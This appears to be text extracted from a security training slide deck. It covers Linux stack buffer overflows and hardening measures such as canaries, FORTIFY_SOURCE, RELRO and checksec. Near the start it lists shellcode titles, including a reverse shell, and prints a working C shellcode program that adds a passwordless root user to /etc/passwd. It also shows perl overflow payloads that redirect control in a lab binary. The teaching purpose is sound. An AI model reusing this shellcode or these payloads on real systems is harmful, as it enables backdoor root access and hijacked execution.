	2018-09-20	✗	Linux/x86 - Egghunter (0x50905090) + sigaction() Shellcode (27 bytes)	Linux_x86	Valerio Brussani
	2018-09-14	✓	Linux/x86 - Add Root User (r00t/blank) + Polymorphic Shellcode (103 bytes)	Linux_x86	Ray Doyle
	2018-09-14	✗	Linux/x86 - echo "Hello World" + Random Bytewise XOR + Insertion Encoder Shellcode (54 bytes)	Linux_x86	Ray Doyle
	2018-09-14	✓	Linux/x86 - Read File (/etc/passwd) + MSF Optimized Shellcode (61 bytes)	Linux_x86	Ray Doyle
	2018-08-29	✗	Linux/x86 - Reverse (fd15:4ba5:5a2b:1002:61b7:23a9:ad3d:5509:1337/TCP) Shell (/bin/sh) + IPv6 Shellcode (Generator) (94 bytes)	Linux_x86	Kevin Kirsche

Buffer Overflow (BOF)

The payload or ‘crafted buffer’ can be deployed in many forms:

Eg. 2 (shell-storm; unverified):

Adds a root user no-passwd
to /etc/passwd [[link](#)] (84 bytes)



A screenshot of a web browser window displaying a shell script. The URL is "Not secure | shell-storm.org/shellcode/files/shellcode-548.html". The script is a C program that includes a shellcode array and a main function. The shellcode array contains 84 bytes of hex-encoded assembly code. The main function prints the size of the shellcode array and then calls it.

```
/* Linux x86 shellcode, to open() write() close() and */
/* exit(), adds a root user no-passwd to /etc/passwd */
/* By bob from dtors.net */

#include <stdio.h>

char shellcode[]=
    "\x31\xc0\x31\xdb\x31\xc9\x53\x68\x73\x73\x77"
    "\x68\x63\x2f\x70\x61\x68\x2f\x2f\x65\x74"
    "\x89\xe3\x66\xb9\x01\x04\xb0\x05\xcd\x80\x89"
    "\xc3\x31\xc0\x31\xd2\x68\x6e\x2f\x73\x68\x68"
    "\x2f\x2f\x62\x69\x68\x3a\x3a\x2f\x3a\x68\x3a"
    "\x30\x3a\x30\x68\x62\x6f\x62\x3a\x89\xe1\xb2"
    "\x14\xb0\x04\xcd\x80\x31\xc0\xb0\x06\xcd\x80"
    "\x31\xc0\xb0\x01\xcd\x80";

int
main()
{
    void (*dsr) ();
    (long) dsr = &shellcode;
    printf("Size: %d bytes.\n", sizeof(shellcode));
    dsr();
}
```

Buffer Overflow (BOF)

The payload or ‘crafted buffer’ can be deployed in many forms:

- Indirect code execution:
 - To internal program function(s)
(to say, a “secret” function)
 - To external program function(s)
- So: we’ve learned that one can revector - forcibly change, via a stack BoF hack - the RET address such that control is vectored to an - **typically unexpected, out of the “normal” flow of control** - internal program function

(Time permitting :-)

Demo of a BOF PoC on (virtualized) ARM Linux, showing precisely this

Demo 1 POC : screenshots

Wrapper script simple_bof_try1.sh:

With the 'regular' **default compile switches**, try the BOF. -->

On Ubuntu x86, GCC defaults are:

-mtune=generic -march=x86-64
-g -fasynchronous-unwind-tables -fstack-protector-strong -fstack-clash-protection -fcf-protection

```
|bof_poc $ ./simple_bof_try1.sh
checksec: FYI, the meaning of the columns:
'Fortified' = # of functions that are actually fortified
'Fortifiable' = # of functions that can be fortified

    *** WARNING ***
ASLR is ON; prg may not work as expected!
Will attempt to turn it OFF now ...

Ok, ASLR is now Off

-----
Test #1 : program built with system's default GCC flags
CFLAGS, LDFLAGS : -Wall -pie -fPIE -fL,-z,noexecstack
-rwxrwxr-x 1 kaiwan kaiwan 16K Apr 19 12:37 ./bof_vuln_reg
-----
checksec.sh:
RELRO      STACK CANARY      NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified      Fortifiable      FILE
Full RELRO   Canary found   NX enabled  PIE enabled  No RPATH  No RUNPATH  43 Symbols  No     0          3           ./bof_vuln_reg
Run BOF on ./bof_vuln_reg? [Y/n]
*** stack smashing detected ***: terminated
./simple_bof_try1.sh: line 40: 1380306 Aborted                 perl -e 'print "A"x12 . "B"x4 . "C"x4'
                                         | ./${PUT}
stat=134
!!! aborted via SIGABRT !!!
<< Press [Enter] to continue, ^C to abort... >>|
```

With all these (compiler) protections, we find that on modern Linux, the BOF vuln fails! Which is GOOD!

Deliberately weakly compiled version --->
(-z execstack -fno-stack-protector -no-pie):
the BOF goes through

```
Test #5 : program built with system's GCC with LESS protections
CFLAGS, LDFLAGS : -z execstack -fno-stack-protector -no-pie -Wall
-rwxrwxr-x 1 kaiwan kaiwan 16K Apr 19 12:37 ./bof_vuln_lessprot
-----
checksec.sh:
RELRO      STACK CANARY      NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified      Fortifiable      FILE
Partial RELRO  No canary found  NX enabled  No PIE  No RPATH  No RUNPATH  40 Symbols  No     0          3           ./bof_vuln_lessprot
Run BOF on ./bof_vuln_lessprot? [Y/n]
./simple_bof_try1.sh: line 40: 1381213 Illegal instruction  perl -e 'print "A"x12 . "B"x4 . "C"x4'
                                         | ./${PUT}
stat=132
!!! terminated via SIGILL !!!
<< Press [Enter] to continue, ^C to abort... >>
Resetting ASLR to ON (2) now
|bof poc $
```

Demo 2 POC :

"Re-vector - forcibly change, via a stack
BoF hack - the RET address such that
control is vectored to an - **typically
unexpected, out of the "normal" flow of
control** - internal program function"

In the code, notice how we do NOT
invoke the so-called 'secret' function
secret_func().

Here, we'll demo a PoC BoF
attack vector by revectoring
control to the 'secret' function
secret_func(), **by deliberately
overflowing the stack of foo()**
**and then changing the return
value on the overflowed stack
frame of gets()!** ... to that of the
'secret' function.

(Pl refer the
[BOF_PoC_on_ARM.pdf doc](#) for
details).

```
static void secret_func(void)
{
    char b[25];
    sprintf(b, 25, "CTF Secret 0x%lx\n",
            (unsigned long)&secret_func);
    printf("YAY! Entered secret_func()! %s\n", b);
}
```

```
static void foo(char *param1)
{
    char local[12];
    gets(local);
}

int main (int argc, char **argv)
{
    foo(argv[1]);
    printf("Ok, about to exit...\n");
    exit(EXIT_SUCCESS);
}
```

Demo 2 POC : screenshots:

"Re-vector - forcibly change, via a stack BoF hack - the RET address such that control is vectored to an - **typically unexpected, out of the "normal" flow of control** - internal program function"

Here, we'll demo a PoC BoF attack vector by revectoring control to the 'secret' function `secret_func()`, by deliberately overflowing the stack of `foo()` and then changing the return value on the overflowed stack frame of `gets()`! ... to that of the 'secret' function.

(Please refer the [BOF_PoC_on_ARM.pdf doc](#) for details).

Within the Qemu-emulated ARM-32 system

```
bof_poc # nm ./bof_vuln_lessprot |grep -w secret_func  
000104ac t secret_func  
  
bof_poc # tail secretfunc_try2.sh  
# &secret_func == 0x000104ac on Yocto Qemu ARM  
perl -e 'print "A"x12 . "B"x4 . "\xac\x04\x01\x00"' |  
${PUT} # taking little-endian into a/c  
elif [ "$1" = "-x" ]; then  
    #0x0000000000401176 (on x86_64)  
    perl -e 'print "A"x12 . "B"x4 . "\x76\x11\x40\x00"' |  
${PUT}  
fi  
[ ... ]
```

Demo 2 POC : screenshots:

"Re-vector - forcibly change, via a stack BoF hack - the RET address such that control is vectored to an - **typically unexpected, out of the "normal" flow of control** - internal program function"

Here, we'll demo a PoC BoF attack vector by revectoring control to the 'secret' function **secret_func()**, by deliberately overflowing the stack of **foo()** and then changing the return value on the overflowed stack frame of **gets()**! ... to that of the 'secret' function.

NOTE- this demo works only on an older ARM/Linux!

(I refer the [BOF_PoC_on_ARM.pdf doc](#) for more details).

```
# cat /etc/issue
Poky (Yocto Project Reference Distro) 3.1.21 \n \
# uname -a
Linux qemuarm 5.4.219-yocto-standard #1 SMP PREEMPT Wed Oct 19 17:32:29 UTC 2022 armv7l armv7l armv7l GNU/Linux
# lscpu |head -n2
Architecture:           armv7l
Byte Order:             Little Endian
#
# ls -l bof_vuln.c bof_vuln_lessprot*
-rw-r--r-- 1 root root 1669 Jun 20 05:34 bof_vuln.c
-rwxr-xr-x 1 root root 11580 Jun 20 05:34 bof_vuln_lessprot*
-rwxr-xr-x 1 root root 14068 Jun 20 05:34 bof_vuln_lessprot_dbg*
#
#
# nm ./bof_vuln_lessprot_dbg |grep "secret_func"
000104ac t secret_func
# grep -A1 "Yocto" secretfunc_try2.sh
# 000104ac on Yocto Qemu ARM
perl -e 'print "A"x12 . "B"x4 . "\xac\x04\x01\x00"' | ${PUT}
#
#
# ./secretfunc_try2.sh
Usage: ./secretfunc_try2.sh {-a|-x}
-a : running on ARM (Aarch32) arch
-x : running on X86_64 arch
# ./secretfunc_try2.sh -a
*** WARNING ***
ASLR is ON; prg may not work as expected!
Will attempt to turn it OFF now ...
Ok, it's now Off
PUT = ./bof_vuln_lessprot_dbg
./secretfunc_try2.sh: addr of secret_func() is 000104ac.
(Check: you might need to update it in this script)

YAY! Entered secret_func()! CTF Secret 0x104ac

./secretfunc_try2.sh: line 92:    736 Done
                               737 Segmentation fault      | ${PUT}
Resetting ASLR to ON (2) now
# perl -e 'print "A"x12 . "B"x4 . "\xac\x04\x01\x00"'
```

Buffer Overflow (BOF)

The payload or ‘crafted buffer’ can be deployed in many forms:

- Indirect code execution:
 - To internal program function(s)
 - To external library function(s)
- **Revector (forcibly change) the RET address such control is vectored to an - typically unexpected, *out of the “normal” flow of control* - external library function**

Buffer Overflow (BOF)


The payload or ‘crafted buffer’ can be deployed in many forms:

- Re-vector (forcibly change) the RET address such that control is vectored to an - typically unexpected, out of the “normal” flow of control - **external library function**
- What if we re-vector control to a Std C Library (glibc) function:
 - Perhaps to, say, `system(const char *command);`
 - Can setup the parameter (pointer to a command string) on the stack
 - *!!! Just think of the possibilities !!!* - in effect, one can execute anything with the privilege of the hacked process
 - *If root, then ... the system is compromised*
 - ... that's pretty much exactly what the [Ret2Libc](#) hack / exploit is
 - These kinds of exploits are often called **ROP** (Return Oriented Progra

Linux kernel - Vulnerability Stats

Source (CVEdetails)
(1999 to mid-2023)

*... and we
thought the
Linux kernel
has no vulns
:-)*



Linux kernel – Vulnerability Stats

Source (CVEdetails)

Example: the few kernel vulns in 2022 with a CVSS score >= 5 allowing a user to potentially “Gain Privilege” (privesc):

Linux » Linux Kernel : Security Vulnerabilities Published In 2022 (Gain Privilege) (CVSS score >= 5)														
2022 : January February March April May June July August September October November December CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9														
Sort Results By: CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending														
Copy Results Download Results														
#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2022-25636 269			+Priv	2022-02-24	2023-02-24	6.9	None	Local	Medium	Not required	Complete	Complete	Complete
net/netfilter/nf_dup_netdev.c in the Linux kernel 5.4 through 5.6.10 allows local users to gain privileges because of a heap out-of-bounds write. This is related to nf_tables_offload.														
2	CVE-2022-23222 476			+Priv	2022-01-14	2023-05-16	7.2	None	Local	Low	Not required	Complete	Complete	Complete
kernel/bpf/verifier.c in the Linux kernel through 5.15.14 allows local users to gain privileges because of the availability of pointer arithmetic via certain *_OR_NULL pointer types.														
3	CVE-2022-0995 787			DoS +Priv	2022-03-25	2023-03-01	7.2	None	Local	Low	Not required	Complete	Complete	Complete
An out-of-bounds (OOB) memory write flaw was found in the Linux kernel's watch_queue event notification subsystem. This flaw can overwrite parts of the kernel state, potentially allowing a local user to gain privileged access or cause a denial of service on the system.														
4	CVE-2021-4090 787			+Priv	2022-02-18	2022-12-13	6.6	None	Local	Low	Not required	Complete	Complete	None
An out-of-bounds (OOB) memory write flaw was found in the NFSD in the Linux kernel. Missing sanity may lead to a write beyond bmval[bmlen-1] in nfsd4_decode_bitmap4 in fs/nfsd/nfs4xdr.c. In this flaw, a local attacker with user privilege may gain access to out-of-bounds memory, leading to a system integrity and confidentiality threat.														

See this!

PDFs with Graphical Depictions of CWE (Version 4.11)

[A bunch of links related to Linux kernel exploitation](#)

[CVEdetails >> Linux kernel : Security Vulnerabilities Published till now In 2023](#)

Modern OS Hardening Countermeasures

- A modern OS, like Linux, will / should implement a number of **countermeasures or “hardening” techniques** against vulnerabilities, and hence, potential exploits
- Why so much concern? That's easy: it's said that '[Civilization runs on Linux \(SLTS\)](#)' and it is very true that lives depend on it (power plants, factories, cloud servers, embedded – over 3.3 billion active Android devices out there [Mar 2025] running the Linux kernel)
- Benefits of OS hardening include reduction of the attack surface, plus several hardening measures (defense-in-depth) discourages (all but the most determined) hack(er)s
- **Common Hardening Countermeasures include**
 - 1) Using Managed Programming Languages
 - 2) Compiler Protections
 - 3) Library Protection
 - 4) Executable Space Protection
 - 5) [K]ASLR ([Kernel] Address Space Layout Randomization)
 - 6) Better Testing

Modern OS Hardening Countermeasures



Common Hardening Countermeasures include

- 1) Using Managed Programming Languages
- 2) Compiler Protections
- 3) Library Protection
- 4) Executable Space Protection
- 5) [K]ASLR (address space randomization)

“If you are not using a stable / longterm kernel, your machine is insecure”

- Greg Kroah-Hartman

All this
the M

“If you are not using the latest kernel, you don't have the most recently added security defenses, which, in the face of newly exploited bugs, may render your machine less secure than it could have been”

king,



Kees Cook, Google (Pixel Security), KSPP lead dev

Modern OS Hardening Countermeasures




*Who will provide this
(very) Long Term kernel
Support?*

**“If you are not using a stable /
longterm kernel, your machine is
insecure”**

- Greg Kroah-Hartman

- **LTS (Long Term Stable) kernels** [[link to kernel versions](#)]
 - released ~ once a year (typically the 'last stable kernel' of the year becomes the next LTS)
- **SLTS (Super LTS) kernels too!**
- **From the Civil Infrastructure Platform (CIP) group** [[link](#)]
 - A Linux Foundation (LF) project
 - 6.1[-rt] SLTS kernel projected EOL Aug 2033 (!)
 - 5.10[-rt] SLTS kernel projected EOL Jan 2031 (!)
 - 4.19[-rt] SLTS kernel including ARM64 projected EOL Jan 2029
 - 4.4[-rt] SLTS kernel projected EOL Jan 2027

Modern OS Hardening Countermeasures



1) Using Managed Programming Languages

- Programming in C/C++ is widespread and popular
- Pros- powerful, 'close to the metal', fast and effective code

Cons-

- Human programmer handles memory
- Root Cause of many (if not most!) memory-related bugs which lead to insecure exploitable software
- A 'managed' language uses a framework (eg .NET) and/or a virtual machine construct (eg. JVM)

Using a 'managed' language (Rust, Java, C#) greatly alleviates the burden of memory management from the human programmer to the 'runtime'

Basic infra to support programming modules in

- Rust has made it – in a small way - into the 6.0 kernel
- Modern 'memory-safe' languages include Rust, Python, Go

Reality –

- Many languages are implemented in C/C++
- Real projects are usually a mix of managed and unmanaged code (eg. Android: Java @app layer + C/C++/JNI/DalvikVM @middleware + C/Assembly @kernel/drivers layers)

[Aside: is 'C' outdated? Nope; see the TIOBE Index for Programming languages]

Google's 0-day exploitation database

A	B	C	D	E	F	G	H
CVE	Vendor	Product	Type	Description	Date Discovered	Date Patched	Advisory
1 CVE-2023-21674	Microsoft	Windows	Memory Corruption	ALPC elevation of privilege	???	2023-01-10	https://msrc.microsoft.com
2 CVE-2023-23529	Apple	WebKit	Type confusion	??? Windows Graphics Component	???	2023-02-13	https://support.apple.com
3 CVE-2023-21823	Microsoft	Windows	Memory Corruption	Common Log File System Drive	???	2023-02-14	https://msrc.microsoft.com
4 CVE-2023-23376	Microsoft	Windows	Memory Corruption	Framework vulnerability in Parc	???	2023-03-06	https://msrc.microsoft.com
5 CVE-2023-20963	Google	Android	Logic/Design Flaw	Outlook Elevation of Privilege	???	2023-03-14	https://source.android.com
6 CVE-2023-23397	Microsoft	Outlook	Logic/Design Flaw	AFD for WinSock Elevation of P	???	2023-03-14	https://msrc.microsoft.com
7 CVE-2023-21768	Microsoft	Windows	Memory Corruption	Race condition in the Linux kern	2023-01-12	2023-05-01	https://source.android.com
8 CVE-2023-0266	Google	Android	Memory Corruption	Information leak in Mali GPU	2023-01-12	2023-03-31	https://developer.arm.com
9 CVE-2023-26083	ARM	Android	Memory Corruption	Out-of-bounds write in IOSurfac	???	2023-04-07	https://support.apple.com
10 CVE-2023-28206	Apple	iOS/macOS	Memory Corruption	Use-after-free in WebKit	???	2023-04-07	https://support.apple.com
11 CVE-2023-28205	Apple	WebKit	Memory Corruption	Common Log File System Drive	???	2023-04-11	https://msrc.microsoft.com
12 CVE-2023-28252	Microsoft	Windows	Memory Corruption	Type confusion in V8	2023-04-11	2023-04-14	https://chromereleases.googleplex.com
13 CVE-2023-2033	Google	Chrome	Memory Corruption	Integer overflow in Skia	2023-04-12	2023-04-18	https://chromereleases.googleplex.com
14 CVE-2023-2136	Google	Chrome	Memory Corruption	Kernel pointers exposure in log	2021-01-17	2023-05-01	https://security.stackexchange.com
15 CVE-2023-21492	Samsung	Android	Logic/Design Flaw	Out-of-bounds read	???	2023-05-01	https://support.apple.com
16 CVE-2023-28204	Apple	WebKit	Memory Corruption	Use-after-free in WebKit	???	2023-05-01	https://support.apple.com
17 CVE-2023-32373	Apple	WebKit	Memory Corruption	WebContext sandbox escape	???	2023-05-18	https://support.apple.com
18 CVE-2023-32409	Apple	WebKit	Memory Corruption				
19 CVE-2023-32409	Apple	WebKit	Memory Corruption				



Modern OS Hardening Countermeasures



2) Compiler Protections

Stack BoF Protection (aka 'stack-smashing' protection)

- Early implementations include
 - StackGuard (1997)
 - ProPolice (IBM, 2001)
 - GCC patches for stack-smashing protection
- GCC
 - *-fstack-protector* flag (RedHat, 2005)
 - *-fstack-protector-all* flag
 - *-fstack-protector-strong* flag (Google, 2012)
 - **gcc 4.9** onwards
 - Early in Android (1.5 onwards) – all Android binaries include this flag
 - Does require GCC plugin support
 - Eg. **default GCC flags** used by Ubuntu (x86*) enable most security features : *link*
- FYI, gcc and Clang also provide **control-flow integrity (CFI)** checking; GCC: use the *-fcf-protection* (Ubuntu uses it by default!).

Modern OS Hardening Countermeasures



2.1 Compiler Protections / Stack Protector GCC Flags

The **-fstack-protector-<foo>** gcc flags

From man gcc:

-fstack-protector

Emit extra code to check for buffer overflows, such as stack smashing attacks. This is done by adding a guard variable to functions with vulnerable objects. This includes functions that call "alloca", and functions with buffers larger than or equal to 8 bytes. The guards are initialized when a function is entered and then checked when the function exits. If a guard check fails, an error message is printed and the program exits. Only variables that are actually allocated on the stack are considered, optimized away variables or variables allocated in registers don't count.

-fstack-protector-all

Like **-fstack-protector** except that all functions are protected.

-fstack-protector-strong

Like **-fstack-protector** but includes additional functions to be protected --- those that have local array definitions, or have references to local frame addresses. Only variables that are actually allocated on the stack are considered, optimized away variables or variables allocated in registers don't count.

NOTE: In Ubuntu 14.10 and later versions, **-fstack-protector-strong** is enabled by default for C, C++, ObjC, ObjC++, if none of **-fno-stack-protector**, **-nostdlib**, nor **-ffreestanding** are found.

-fstack-protector-explicit

Like **-fstack-protector** but only protects those functions which have the "stack_protect" attribute.

Modern OS Hardening Countermeasures



2.1 Compiler Protections

From [Wikipedia](#):

"All Fedora packages are compiled with `-fstack-protector` since Fedora Core 5, and `-fstack-protector-strong` since Fedora 20.
[19][cite ref-20](#)[cite ref-20](#)[20]

Most packages in Ubuntu are compiled with `-fstack-protector` since 6.10.
[21]

Every Arch Linux package is compiled with `-fstack-protector` since 2011.
[22]

All Arch Linux packages built since 4 May 2014 use `-fstack-protector-strong`.
[23]

Stack protection is only used for some packages in Debian,
[24] and only for the FreeBSD base system since 8.0.
[25] ..."

- How is the '`-fstack-protector<-xxx>`' flag protection actually achieved?


- Typical stack frame layout:
[...] [... local vars ...] [CTLI] [RET addr] [...args...]; where [CTLI] is control information
(like the SFP)
- In the *function prologue* (entry), a random value, called a **canary**, is placed by the compiler in the stack metadata, typically between the local variables and the RET address
- [...] [... local vars ...] **[canary]** [CTLI] [RET addr] [...args...]

Modern OS Hardening Countermeasures

2.1 Compiler Protections

How is the '-fstack-protector<-xxx>' flag protection actually achieved?

- Typical stack frame layout:
[...] [... local vars ...] [CTLI] [RET addr]
[...args...]; where [CTLI] is control
information (like the SFP)
- In the *function prologue* (entry), a random
value, called a **canary**, is placed by the
compiler in the stack metadata, typically
between the local variables and the RET
address
- [...] [... local vars ...] **[canary]** [CTLI] [RET
addr][...args...]



Modern OS Hardening Countermeasures



2.1 Compiler Protections

How is the ‘-fstack-protector<-xxx>’ flag protection actually achieved? [contd.]

- Before a function returns, the canary is checked (by instructions inserted by the compiler into the *function epilogue*)
[... local vars ...] [canary] [CTLI] [RET addr][...args...]
- If the canary has changed, it’s determined that an attack is underway (it might be an unintentional bug too), and the process is aborted (if this occurs in kernel-mode, the Linux kernel panics!)
- The overhead is considered minimal
- *[Exercise: try a BOF program. (Re)compile it with the -fstack-protector-strong GCC flag and retry (remember, requires >= gcc-4.9)]*

The kernel now has **vmapped-stacks** (for x86_64,ARM64; serves as **stack guards**; plus, this helps to *not* cause a complete freeze on a kernel stack overflow).

Modern OS Hardening Countermeasures



2.2 Compiler Protections

Format-string attacks and (some) mitigation against them

[ref: '[Exploiting Format String Vulnerabilities](#)', Sept 2000 (PDF)]

- Vuln allows the attacker to peek into the victim process's stack memory!
- (See this simple example: https://github.com/kaiwan/hacksec/tree/master/code/format_str_issue)
- Use the GCC/clang flags **-Wformat-security** and/or **-Werror=format-security**
- Realize that it's a compiler warning, nothing more (though using the **-Werror=format-security** option switch has the compiler treat the warning as an error)
- *Src: "... In some cases you can even retrieve the entire stack memory. A stack dump gives important information about the program flow and local function variables and may be very helpful for finding the correct offsets for a successful exploitation..."*
- Android
 - Oct 2008: disables use of "%n" format specifier (%n: init a var to number of chars printed before the %n specifier; can be used to set a variable to an arbitrary value)
 - 2.3 (Gingerbread) onwards uses the **-Wformat-security** and the **-Werror=format-security** GCC flags for all binaries

Modern OS Hardening Countermeasures

2.2 Compiler Protections

Format-string attacks and (some) mitigation against them

[ref: ['Exploiting Format String Vulnerabilities', Sept 2000 \(PDF\)](#)]

```
format_str_issue $ make
gcc fmtstr_issue.c -o fmtstr_issue -Wall -Wformat-security
fmtstr_issue.c: In function 'main':
fmtstr_issue.c:16:9: warning: format not a string literal and no format arguments [-Wformat-security]
  16 |     printf(argv[1]);
      ^~~~~~
Build with -Werror=format-security
gcc fmtstr_issue.c -o fmtstr_issue_errflag -Wall -Werror=format-security
fmtstr_issue.c: In function 'main':
fmtstr_issue.c:16:9: error: format not a string literal and no format arguments [-Werror=format-security]
  16 |     printf(argv[1]);
      ^~~~~~
cc1: some warnings being treated as errors
make: *** [Makefile:9: fmtstr_with_errorflag] Error 1
format_str_issue $
format str issue $ ./try_fmtstr_vuln mempeek.sh
Format string (vuln) demo: print 16 words of memory from the test process stack:
0x1213cd8,0x1213cf0,0xd9042db0,0x63c1af10,0x63c57040,0x1213cd8,0xd90400a0,0x2,0x63a29d90,0x0,0xd9040189,0x1213cc0,0x1213cd8,
format str issue $
```

The version compiled without `-Werror=format-security` is scary: info-leakage !



2.3 Compiler Protections

Code Fortification: using GCC `_FORTIFY_SOURCE`

- Lightweight protection against BOF in typical libc functions
- Works with C and C++ code
- Requires GCC ver >= 4.0
- Provides *wrappers* around the following ‘typically dangerous’ functions:
`memcpy`, `mempcpy`, `memmove`, `memset`, `strcpy`, `stpcpy`,
`strncpy`, `strcat`, `strncat`, `sprintf`, `vsprintf`,
`snprintf`, `vsnprintf`, `gets`

Modern OS Hardening Countermeasures

2.3 Compiler Protections

Code Fortification: using GCC `_FORTIFY_SOURCE`

- Must be used in conjunction with the GCC Optimization [-On] directive:
`-On -D_FORTIFY_SOURCE=n ; (n>=1)`
- From the gcc(1) man page:
 - If `_FORTIFY_SOURCE` is set to 1, with compiler optimization level 1 (gcc -O1) and above, checks that shouldn't change the behavior of conforming programs are performed.
 - With `_FORTIFY_SOURCE` set to 2, some more checking is added, but some conforming programs might fail.
- Thus, be vigilant when using `-D_FORTIFY_SOURCE=2` ; run strong regression tests to ensure all works as expected!
- Eg. `gcc prog.c -O2 -D_FORTIFY_SOURCE=2 -o prog -Wall <...>`
- **New!** Better protection from gcc 12 via `_FORTIFY_SOURCE=3` [link]
 - superior buffer size detection
 - better coverage (fortification)
- 4.13: being merged into the kernel
- 'GCC's new fortification level: The gains and costs', S Poyarekar, RedHat, Sept 2022
- [Older] More details . and demo code here

Modern OS Hardening Countermeasures

2.4 Compiler Protections

RELRO – Relocation Read-Only

- Linker protection: marks the program binary file's ELF binary headers Read-Only (RO) once symbol resolution is done at process launch (in memory/RAM)
- Thus any attack attempting to change / redirect functions at run-time by modifying linkage is eclipsed
- Achieved by compiling with the linker options:
 - Partial RELRO : **-Wl,-z,relro** : ‘lazy-binding’ is still possible (the default for Ubuntu packages)
 - Full RELRO : **-Wl,-z,now -Wl,-z,relro** : (process-specific) resolves all symbols at load time; GOT and PLT marked RO as well, lazy-binding impossible
 - (Note: with gcc 11 on x86_64 Ubuntu 22.04, both the above seem to yield Full RELRO, according to checksec.sh)
- Article: [Checksec, Brian Davis, Medium, July 2022](#)
- Used from Android v4.4.1 onwards
- Use the [checksec.sh](#) utility script to check!

Modern OS Hardening Countermeasures

SIDE BAR :: Using checksec

git clone <https://github.com/slamm609/checksec.sh>

(latest ver as of this writing: 2.7.1, June 2024)

